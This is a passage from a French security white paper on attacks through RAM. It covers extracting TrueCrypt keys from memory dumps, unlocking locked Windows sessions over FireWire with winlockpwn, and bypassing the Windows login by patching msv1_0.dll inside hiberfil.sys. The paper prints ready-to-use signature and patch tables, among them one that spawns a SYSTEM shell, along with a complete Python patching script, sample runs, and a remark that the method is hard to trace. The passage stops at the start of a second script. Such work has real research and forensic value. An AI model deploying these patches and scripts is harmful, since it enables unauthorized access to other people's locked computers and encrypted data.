
- Sélection de l'option de déchiffrement des volumes Truecrypt




- L'attaquant a en sa possession le dump de mémoire RAM ainsi que le volume Truecrypt




- Le volume Truecrypt est chiffré et ne permet pas de visualiser les données stockées



- L'outil permet de sélectionner l'image de la mémoire RAM ainsi que le volume Truecrypt en entrée et une image destination en sortie.




- L'attaque commence par la recherche de la clef de déchiffrement dans l'image de mémoire RAM




- Si la clef a été identifiée, elle est utilisée afin de déchiffré le volume



- Un volume de destination est alors créé afin de stocker les données déchiffrées



- Les données protégées sont alors visualisables (via FTK par exemple)



5.6.3. UTILISATION DES CLEFS TRUECRYPT SOUS LINUX

Sous Linux, il a été observé que les mots de passe utilisés pour monter les volumes *TrueCrypt* sont stockés en RAM de manière non chiffrée.

Ainsi un attaquant parvenant à se connecter à une machine Linux avec les droits root (sans pour autant en connaître le mot de passe), via une faille système, peut facilement récupérer ces informations et les utiliser à des fins compromettantes.

Il est important de préciser que même après démontage des volumes *TrueCrypt*, ces derniers résident encore en mémoire RAM... Un redémarrage est nécessaire si vous souhaitez vider ces informations de

la mémoire.

5.6.4. FAIBLESSE DE CERTAINES SOLUTIONS DE CHIFFREMENT DE DISQUES DURS

Récemment le Team “iViZ Vulnerability Research” a publié un papier révélant une technique pour identifier les mot de passe utilisés pour le chiffrement des disques durs depuis des solutions de chiffrement connues et considérées comme fiables.

Les produits concernés par cette vulnérabilité seraient les suivants : Microsoft BitLocker, TrueCrypt, McAfee SafeBoot, HP (GRUB/LILO).

La vulnérabilité est très simple à exploiter puisqu'elle consiste à extraire depuis une image de la mémoire RAM le mot de passe de (dé)chiffrement inscrit en clair à une adresse mémoire commune à chacun des produits cités [0x40:0x1e].

Le papier écrit par le Team est disponible à cette adresse : http://www.ivizsecurity.com/research/preboot/preboot_whitepaper.pdf

6. MODIFICATION DE LA RAM AFIN D'INTERAGIR SUR L'ÉTAT DU SYSTÈME

Cette partie présente des méthodes d'attaques exploitant la mémoire RAM en écriture et selon la position dans laquelle peut se trouver un attaquant.

6.1. DÉVERROUILLAGE D'UNE SESSION

6.1.1. VIA UN ACCÈS FIREWIRE

De la même manière que pour réaliser une extraction de mémoire, le déverrouillage d'une session Windows peut être réalisé depuis un accès Firewire sur la machine victime.

Reportez-vous à la partie concernant l'extraction de la mémoire via l'accès Firewire pour mettre en place l'attaque, seul le dernier script à exécuter n'étant pas « 1324memimage » mais « winlockpwn » disponible à l'adresse <http://www.storm.net.nz/static/files/winlockpwn> .

Selon les systèmes d'exploitation utilisés (XP SP2/SP3, Vista et 2003) et la langue (FR, US, ...), le script doit être modifié afin d'analyser les bonnes plages d'adresses mémoire. Il est possible de trouver les signatures pour les autres systèmes actuels (7, 2008) mais je vous laisse le soin de les retrouver ...

Lorsque la langue de l'OS est en français, les modifications suivantes doivent être apportées :

```
start = 0x0000000L => start = 0x8000000L
end   = 0x8000000L => end   = 0xffffffffL
```

Afin de prendre en compte les systèmes d'exploitation XP, Vista et 2003, la section « target » peut être remplacée par celle-ci :

```
targets=[{
    "name": "WinXP SP2 Fast User Switching Unlock",
    "notes": "When run against a locked XPSP2 box with FUS on, it will cause all
passwords to succeed. You'll still get the password-is-wrong dialog, but then you'll get logged in
anyway.",
    "phase": [{
        "sig": "8BD8F7DB1ADBFE3",
        "pageoffset": [2905],
        "patch": "bb01000000eb0990",
        "patchoffset": 0}]
    },
    {"name": "WinXP SP2 Unlock",
    "notes": "When run against a locked XPSP2 box with regular non-fast-user-
switching, it will cause all passwords to succeed. You'll still get the password-is-wrong dialog, but then
you'll get logged in anyway.",
    "phase": [{
        "sig": "0502000010",
        "pageoffset": [3696],
        "patch": "b801000000",
        "patchoffset": 0}]
    },
    }
```

```

        {"name": "WinXP SP2 msv1_0.dll technique",
         "notes": "Patches the call which decides if an account requires password
authentication. This will cause all accounts to no longer require a password, which covers logging in,
locking, and probably network authentication too! This is the best allround XPSP2 technique.",
         "phase": [{
           "sig": "8BFF558BEC83EC50A1",
           "pageoffset": [0x927],
           "patch": "B001",
           "patchoffset": 0xa5}]
        },

        {"name": "WinXP SP3 msv1_0.dll technique",
         "notes": "Patches the call which decides if an account requires password
authentication. Page Offset signature changed from SP2.",
         "phase": [{
           "sig": "8BFF558BEC83EC50A1",
           "pageoffset": [0x81B],
           "patch": "B001",
           "patchoffset": 0xa5}]
        },

        {"name": "Windows Vista msv1_0.dll technique",
         "notes": "Patches the call which decides if an account requires password
authentication. Signature and offsets changed with Vista.",
         "phase": [{
           "sig": "8BFF558BEC81EC88000000A1A4",
           "pageoffset": [0x76A],
           "patch": "B001",
           "patchoffset": 0xBD}]
        },

        {"name": "WinXP SP2 utilman cmd spawn",
         "notes": "At the winlogon winstation (locked or prelogin), will spawn a
system cmd shell. Start util manager with Win-U, and make sure all the disability-tools are stopped
(narrator starts by default). Then run this, wait till it's patched a couple of data-phase things, then
start narrator. Enjoy a shell. You can use this with the msv1_0.dll technique as well, and log in. Any
time you want to get back to your shell, just lock the desktop, and you'll go back to the winlogon
winstation where your shell will be waiting.",
         "phase": [
          {"name": "Patch code",
           "sig": "535689bde8faffffff158810185b898540fbffff39bd40fbffff744e8b8524fb",
           "pageoffset": [0x39f],
           "patch": "565383c310899de8faffffff158810185b898540fbffff9090909090",
           "patchoffset": 0x0},
          {"name": "Patch data",
           "sig": "2f0055004d000000d420185b0539185b0000000053006f006600740077006100",
           "pageoffset": [0x9ac, 0x5ac, 0x3ac],
           "patch": "63006d0064002e006500780065000000570069006e0053007400610030005c00570069006e006c006f0067006f006e000
0",
           "patchoffset": 0x0,
           "keepgoing": True,
          }
         ]
        }
    ]

```

Merci à Snorky [<http://insomnihack.home.pl>] pour ces modifications.

Le script peut alors être lancé en spécifiant comme paramètres le port, le nœud, la cible ainsi que les éventuelles limites de recherche dans la mémoire (en Mo).

```
root@Ares: ~/Bureau/@firewire/pythonraw1394# ./winlockpwn_vista
Winlockpwn v1.6 Metlstorm, 2k6, <metlstorm@storm.net.nz>
Usage: winlockpwn port node target [start-end]
- Port and node are the firewire port and node numbers. Use businfo to identify your targets port and node number.
- Target should be one of the numbered targets listed below.
- You can optionally supply a start-end memory range to search for signatures in, useful if you're restarting, or use -m to limit the upper end of memory (which will otherwise walk up to 4GB without stopping). This understands any memory range sensible; eg 0-100M, 0xffff-0x1ffff, 1m-, 200k-1GB, -0xffff.
(Remember that you'll need to use CSR trickery with romtool to talk DMA to windows.)

Available Targets:
1: WinXP SP2 Fast User Switching Unlock
2: WinXP SP2 Unlock
3: WinXP SP2 msv1_0.dll technique
4: WinXP SP3 msv1_0.dll technique
5: Windows Vista msv1_0.dll technique
6: WinXP SP2 utilman cmd spawn
```

Le paramètre « cible » consiste à choisir d'une part le système d'exploitation cible et d'autre part le type d'attaque, qui sont au nombre de quatre, et dont voici le détail :

- Fast User Switching Unlock : modification de la mémoire de telle sorte à valider n'importe quel mot de passe saisi et que l'option FUS est activée (option permettant de choisir le compte à utiliser lorsque la session est verrouillée).




Après déverrouillage de la session via cette attaque, une fenêtre indique que le mot de passe est mauvais mais l'accès est ensuite obtenu au système.

- Unlock : modification de la mémoire de telle sorte à valider n'importe quel mot de passe saisi et lorsque FUS n'est pas activé.



Après déverrouillage de la session via cette attaque, une fenêtre indique que le mot de passe est mauvais mais l'accès est ensuite obtenu au système.

- Msv1_0.dll technique : attaque consistant à modifier la dll utilisée pour définir si l'authentification doit avoir lieu ou non. Cette attaque est la plus avancée et la plus efficace.
- Utilman cmd spawn : modification de l'exécutable Utilman (combinaison de touche : Win-U) pour lancer un shell avec les droits système pour ainsi lancer des commandes systèmes (ajout d'un utilisateur Administrateur, modification du mot de passe administrateur, ...)



La syntaxe de « winlockpwd » est donc la suivante :

```
./winlockpwn <numéro de port> <numéro du noeud> <cible> <range mémoire>
```

L'exemple suivant exploite la première attaque :

```

root@Ares: ~/Bureau@firewire/pythonraw1394# ./winlockpwn_vista 0 1 1 0-2000M
Winlockpwn v1.6 Metlstorm, 2k6. <metlstorm@storm.net.nz>
Target Selection:
Name   : WinXP SP2 Fast User Switching Unlock
Notes  : When run against a locked XPSP2 box with FUS on, it will cause all passwords to succeed. You'll still get the password-is-wrong dialog, but then you'll get logged in anyway.
Pattern: 0x8BD8F7DB1ADBFE3
Offset : [2905]
Patch  : 0xbb01000000eb0990
Offset : 0
Scanning Options:
Start  : 0x0
Stop   : 0x7d000000
Pagesz : 4096
Init firewire, port 0 node 1
Snarfin' memories...
Checking for signature on page at 0x55587000 (1398300kB) at 21841 kB/s... Found signature at 0x559bfb59
Setting up teh bomb... Donezor!
Verified evil: 0xbb01000000eb0990
You may proceed with your nefarious plans
Elapsed time 64 seconds
    
```

En un peu plus d'une minute, l'attaque se termine et donne accès au système sans mot de passe.



Sources :

- <http://timlegge.blogspot.com/2008/03/breaking-windows-with-Firewire-and.html>
- http://computer.forensikblog.de/en/2008/02/acquisition_5_Firewire.html
- <http://groups.google.com/group/ph4nt0m/msg/1b086f37b536f8ea>
- <http://timlegge.blogspot.com/2008/03/breaking-windows-with-Firewire-and.html>
- http://computer.forensikblog.de/en/2008/02/acquisition_5_Firewire.html
- <http://groups.google.com/group/ph4nt0m/msg/1b086f37b536f8ea>

6.1.2. VIA LE FICHIER D'HIBERNATION

6.1.2.1. ANALYSE DE L'EXISTANT

Dans le cadre de la Blackhat US 2008 et du projet Sandman [<http://sandman.msuiiche.net/>], *Matthieu Suiche* a mis en avant la possibilité de déverrouiller une station Windows verrouillée via la manipulation du fichier d'hibernation hiberfil.sys et en a développé un programme en C compatible XP SP3 EN.

Des bibliothèques spécifiques aux fichiers d'hibernation Windows ont été développées dans le cadre de Sandman et permettent leur manipulation.

Le programme de Mathieu Suiche a été analysé et il semblerait que la manipulation consiste à tout d'abord décompresser le fichier d'hibernation pour modifier la suite d'octet « 75 11 » en « 90 90 ». Evidemment il ne s'agit pas d'effectuer le remplacement sur tous les octets « 75 11 » et la difficulté est de trouver une signature afin de modifier la bonne suite. Matthieu Suiche a décidé d'utiliser la signature suivante : « AB AB AB AB 33 C0 8B F9 AB AB 6A 00 » pour ensuite rechercher à partir de celle-ci les octets à modifier.

```

piles\Bypassing Windows Login Prompt\msvp\Release>msvp.exe hiberfil.sys
Blackhat US 2008 - Target #2: Bypass login prompt
Matthieu Suiche, http://www.msuiiche.net
SandMan Framework, http://sandman.msuiiche.net

hiberfil.sys
Scanning....

st->ImgXpressHeader 01299000
st->PageNumber      000066F8
st->XpressPage      00000008

AB AB AB AB 33 C0 8B F9 AB AB 6A 00 8D 45 B0 50
89 75 C8 89 4D BC C6 45 D3 00 C6 45 D2 01 FF 15
64 12 C7 77 8A 46 20 84 C0 0F 84 97 60 00 00 8A
56 21 84 D2 0F 84 A0 60 00 00 8B 4D 0C 49 0F 85
AA 60 00 00 80 7D 08 00 74 08 84 C0 0F 84 5B 63
00 00 6A 10 83 C3 34 53 56 FF 15 30 12 C7 77 83
F8 10 75 11 B0 01 8B 4D FC 5F 5E 5B E8 01 82 FF
FF C9 C2 1C 00 32 C0 EB ED 90 90 90 90 90 8B FF
  Jump to patch found! & now patched!
  - 75 -> 90
  - 11 -> 90
DEBUG: Previous compressed size 0x0000BDF0
DEBUG: New compressed size 0x0000B010
REPLACE_STATUS: 00000001
```

Malheureusement, il s'est avéré que lors de nos tests cette signature n'est pas toujours valide pour tous les hiberfil.sys.

6.1.2.2. CHOIX DE LA SIGNATURE

En choisissant, comme signature les octets proches des octets à modifier et surtout sans décompresser le fichier d'hibernation, nous obtenons de meilleurs résultats.

La signature suivante a donc été choisie : « F8 10 75 11 B0 01 » et une fois patchée deviendra « F8 10 90 90 B0 01 ». Il est important de préciser que cette signature est valide pour un Windows XP SP2 et SP3 EN ou FR.

First File - D:\data\ARCHIVE\FORENSIC\RAM\sample RAM\SP3\EN\hiberfil.sys																	
OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
010D9640	83	C3	34	53	08	12	30	D0	01	83	F8	10	90	90	B0	01	Ä4S..0D. ø.
010D9650	8B	88	58	06	22	4D	FC	F8	05	E8	01	82	31	48	1C	00	X."Müø.è. 1H..
010D9660	32	C0	EB	ED	58	05	6E	05	28	56	18	8D	08	EA	17	82	2ÄëiX.n.(V. .é.
010D9670	03	33	FF	57	60	00	89	45	E0	30	00	D8	50	BE	10	00	.3ÿW\ Eà0.ØP%..
010D9680	10	02	00	00	10	00	56	8D	B0	2A	C7	45	D8	18	A0	0D	... V *ÇEØ..
010D9690	89	7D	DC	89	7D	E4	89	7D	E8	89	7D	EC	FF	15	EC	D8	Ü} ä} è} ÿ. iØ
010D96A0	14	3B	C7	7D	21	43	00	0F	40	3D	C8	00	40	74	07	3D	..Ç} C. @=E. @t. =
010D96B0	35	00	00	C0	75	0F	C1	01	9A	01	D8	26	02	01	7C	45	5. .Äu. Ä. & . E
010D96C0	6A	FF	68	80	69	67	FF	50	03	0C	E8	B3	81	B8	35	09	jÿh igÿP. .é? . 5.
010D96D0	0C	46	02	C1	22	F8	50	78	00	08	89	55	28	1C	F4	38	.F. Ä" øPx. . U(. ø8
010D96E0	01	58	00	8B	F0	FF	15	5C	20	04	3B	F7	0F	8C	87	70	.X. ÿ. . . . p
010D96F0	08	91	FE	02	D0	09	0F	84	83	58	00	31	0C	C9	10	10	. . b. . . . X. . É.

Second File - D:\data\ARCHIVE\FORENSIC\RAM\sample RAM\SP3\EN\ori-hiberfil.sys																	
OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
010D9640	83	C3	34	53	08	12	30	D0	01	83	F8	10	75	11	B0	01	Ä4S..0D. ø. u.
010D9650	8B	88	58	06	22	4D	FC	F8	05	E8	01	82	31	48	1C	00	X."Müø.è. 1H..
010D9660	32	C0	EB	ED	58	05	6E	05	28	56	18	8D	08	EA	17	82	2ÄëiX.n.(V. .é.
010D9670	03	33	FF	57	60	00	89	45	E0	30	00	D8	50	BE	10	00	.3ÿW\ Eà0.ØP%..
010D9680	10	02	00	00	10	00	56	8D	B0	2A	C7	45	D8	18	A0	0D	... V *ÇEØ..
010D9690	89	7D	DC	89	7D	E4	89	7D	E8	89	7D	EC	FF	15	EC	D8	Ü} ä} è} ÿ. iØ

A l'heure actuelle, nous ignorons pourquoi les 2 octets ne sont pas compressés contrairement à tous les autres et cherchons encore une véritable explication...

6.1.2.3. CE QUI EST RÉALISÉ CONCRÈTEMENT

Les octets à modifier appartiennent en réalité à la DLL « msv1_0.dll » qui est inclus dans le package d'authentification Windows.

First File - C:\Documents and Settings\amalard\Bureau\msv1_0.dll																	
OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00008D90	00	8B	4D	0C	49	0F	85	74	60	00	00	80	7D	08	00	74	. M. I. t' . }.. t
00008DA0	08	84	C0	0F	84	25	63	00	00	6A	10	83	C3	34	53	56	. Ä. %c. . j. Ä4SV
00008DB0	FF	15	CC	10	C4	77	83	F8	10	75	11	B0	01	8B	4D	FC	ÿ. . Äw . ø. u. . Mü
00008DC0	5F	5E	5B	E8	CD	80	FF	FF	C9	C2	1C	00	32	C0	EB	ED	_ ^ [è ÿÿEÄ. . 2Äëi
00008DD0	90	90	90	90	90	8B	FF	55	8B	EC	83	EC	28	56	57	FF	ÿÜ i i (VWÿ
00008DE0	75	08	8D	45	F0	50	FF	15	00	11	C4	77	33	FF	57	8D	u. EÿPÿ. . . Äw3ÿW
00008DF0	45	F0	89	45	E0	57	8D	45	D8	50	BE	00	00	10	00	56	Eÿ EÄw EØP%... . V

En décompilant la librairie standard et celle modifiée, il est possible de comparer le code assembleur afin de comprendre la finalité de la modification.

La dll standard est de la forme suivante :

00008DB6	83F810	CMP	eax,0x10	386
00008DB9	7511	JNE	[0x8DCC]	8086
00008DBB	B001	MOV	al,0x01	8086

Les deux octets modifiés « 7511 » correspondent à un saut inconditionnel (JNE 0xAdresse) suite à une comparaison de deux valeurs et réalisée par l'instruction précédente.

Concrètement, lors d'une authentification Windows, si les deux valeurs comparées sont identiques alors la session sera déverrouillée car le mot de passe entré est considéré comme étant valide. Dans le cas contraire les instructions exécutées dans la DLL seront différentes et la session restera verrouillée.

00008DB0	FF15CC10C477	CALLN	[0x77C410CC]	386
00008DB6	83F810	CMP	eax,0x10	386
00008DB9	7511	JNE	[0x8DCC]	8086
00008DBB	B001	MOV	al,0x01	8086
00008DBD	8B4DFC	MOV	ecx,[ebp-0x04]	386
00008DC0	5F	POP	edi	386
00008DC1	5E	POP	esi	386
00008DC2	5B	POP	ebx	386
00008DC3	E8CD80FFFF	CALL	[0x00000E95]	8086
00008DC8	C9	LEAVE		186
00008DC9	C21C00	RET	0x001C	8086
00008DCC	32C0	XOR	al,al	8086

Annotations:
 - Si les valeurs comparées sont égales (mot de passe correct) → pointe vers l'instruction JNE.
 - Sinon (mot de passe incorrect) → pointe vers l'instruction XOR.

La dll, une fois modifiée est similaire à :

00008DB6	83F810	CMP	eax,0x10	386
00008DB9	90	NOP		8086
00008DBA	90	NOP		8086
00008DBB	B001	MOV	al,0x01	8086

L'intérêt de modifier les deux octets « 75 11 » par « 90 90 » consiste à supprimer l'opération de test des deux valeurs comparées. Le nombre d'instructions ne pouvant être modifié au risque de corrompre la dll, l'instruction en question a été remplacée par les instructions NOP (0x90) et correspond à aucune opération.

Ainsi quelque soit le résultat de la comparaison et donc quelque soit le mot de passe saisi, celui-ci sera considéré comme valide et la session sera déverrouillée.

00008DB0	FF15CC10C477	CALLN	[0x77C410CC]	386
00008DB6	83F810	CMP	eax,0x10	386
00008DB9	90	NOP		8086
00008DBA	90	NOP		8086
00008DBB	B001	MOV	al,0x01	8086
00008DBD	8B4DFC	MOV	ecx,[ebp-0x04]	386
00008DC0	5F	POP	edi	386
00008DC1	5E	POP	esi	386
00008DC2	5B	POP	ebx	386
00008DC3	E8CD80FFFF	CALL	[0x00000E95]	8086
00008DC8	C9	LEAVE		186
00008DC9	C21C00	RET	0x001C	8086
00008DCC	32C0	XOR	al,al	8086

Annotation:
 - Si les valeurs comparées sont égales ou non → pointe vers l'instruction NOP.

En restaurant le fichier après l'avoir modifié avec un éditeur hexadécimal et en réveillant la machine, un mauvais mot de passe saisi pour déverrouiller la session et ouvre celle-ci quelque soit le nom d'utilisateur employé (si existant évidemment).

Certains pourraient faire la remarque suivante : si nous avons la possibilité de modifier le fichier d'hibernation, alors pourquoi ne pas modifier la dll d'authentification stockée sur le disque dur et effacer le fichier d'hibernation (afin que le système ne restaure pas la version originale...)? La réponse est assez simple : par souci de traçabilité... en effet, seules les informations en mémoire RAM étant modifiées (par l'intermédiaire du fichier d'hibernation) et aucune donnée n'étant inscrite sur le disque dur, il est difficile de remonter les informations concernant la compromission de la machine.

De plus, l'altération de la dll d'authentification stockée sur le disque dur ne permettra pas de contourner l'authentification. En effet, étant donné que, la machine étant hibernée, son démarrage se basera sur la dll stockée dans le fichier d'hibernation et non sur celle stockée sur le disque. Ainsi, l'opération de l'attaquant est inutile tant que le cycle d'hibernation est utilisé. L'unique moyen pour que la modification sur le disque dur soit prise en compte est de supprimer le fichier d'hibernation afin que la machine démarre normalement sans tenir compte de son état précédemment sauvegardé (la sauvegarde ayant été effacée). Cette action n'est cependant pas discrète et peut facilement être tracée.

Un programme Python a été développé en interne afin de réaliser automatiquement la modification de la dll d'authentification stockée dans le fichier d'hibernation. En voici le code :

```
#!/usr/bin/python
# Name: hyperpatcher,
# Version: 0.1 Beta
# Author: Mathieu RENARD <mathieu.renard@devoteam.com>
# Description: This tool look for the specified signature and
#             patch the hyperfile to bypass Microsoft Windows
#             Authentication.
import binascii
import sys,os
#You can specify your own sign here
p= { "sig":"F8107511B001",
     "patch":"F8109090B001"
}
def usage():
    print './hyperpatcher.py hiberfile.sys'

def patch(hyperfile,offset,payload):
    print "Applying Patch @", hex(offset)
    fw=open(hyperfile, 'rb+')
    fw.seek(offset)
    fw.write(payload)
    fw.close()

def search(hyperfile,signature,startoffset):
    print "Looking for ",binascii.hexlify(signature),"..."
    offset=None
    f=open(hyperfile, 'rb')
    f.seek(startoffset)
    while 1:
        cf=f.read(1)
        if cf=="":
            break
        if cf == signature[0]:
            found=1
            offset=f.tell()-1
            f.seek(offset)
            k=f.read(len(signature))
```



```
        if k==signature:
            print "Signature found @",hex(offset)
            break
        f.seek(offset-10)
before=f.read(10)
k2=f.read(len(signature))
after=f.read(10)
print binascii.hexlify(before) + "[" + binascii.hexlify(k2) + "]" + binascii.hexlify(after)
f.close()
return offset

if __name__ == '__main__':
    payload = binascii.unhexlify(p["patch"])
    sig = binascii.unhexlify(p["sig"])
    if len(sys.argv) < 2:
        usage()

    sigoffset=search(sys.argv[1],sig,0)
    if sigoffset:
        raw_input("Press any key to enter")
        patch(sys.argv[1],sigoffset,payload)
        if search(sys.argv[1],payload,(sigoffset)):
            print "Patched!"
        else:
            print "Patch failed :( "
    else:
        print 'Signature not found, maybe already patched...'
    print 'End'
```

Exemple d'utilisation :

```
root@LIN-SUDOMAN:/home/sudoman# mount -t ntfs-3g /dev/sda1 /media/cdrom
The disk contains an unclean file system (0, 0).
The file system wasn't safely closed on Windows. Fixing.
root@LIN-SUDOMAN:/home/sudoman# cd Bureau/
root@LIN-SUDOMAN:/home/sudoman/Bureau# ./hiber-patch.py /media/cdrom/hiberfil.sys
Looking for f8107511b001 ...
Signature found @ 0x2798b38L
83c33453081230d00183[[f8107511b001]]8b4dfcf805e80182ffff
Press any key to enter
Applying Patch @ 0x2798b38L
Looking for f8109090b001 ...
Signature found @ 0x2798b38L
83c33453081230d00183[[f8109090b001]]8b4dfcf805e80182ffff
Patched!
End
```

Il est important de préciser qu'une fois le fichier patché et tant que la machine n'est pas véritablement éteinte, c'est-à-dire que le mode hibernation est toujours utilisé, l'authentification avec un mot de passe erroné sera toujours valide. Cela s'explique par les deux scénarios suivants :

- Lors d'un réveil d'une machine, le contenu du fichier d'hibernation (contenant la dll modifiée) est

décompressé et copié en mémoire RAM

■ Lors d'une mise en veille de la machine, le contenu de la RAM (contenant la dll modifiée) est compressé et copié dans le fichier d'hibernation

Afin que le système retrouve son niveau d'authentification initial, il suffit d'éteindre complètement la machine afin que le démarrage ne se base que sur la dll stockée sur le disque dur.

Une autre solution consiste à modifier à nouveau le fichier d'hibernation en y remettant les octets d'origine pour la dll d'authentification. Le script suivant permet de réaliser cette tâche :

```
#!/usr/bin/python
# Name: hyberpatcher,
# Version: 0.1 Beta
# Author: Mathieu RENARD <mathieu.renard@devoteam.com>
# Description: This tool look for the specified signature and
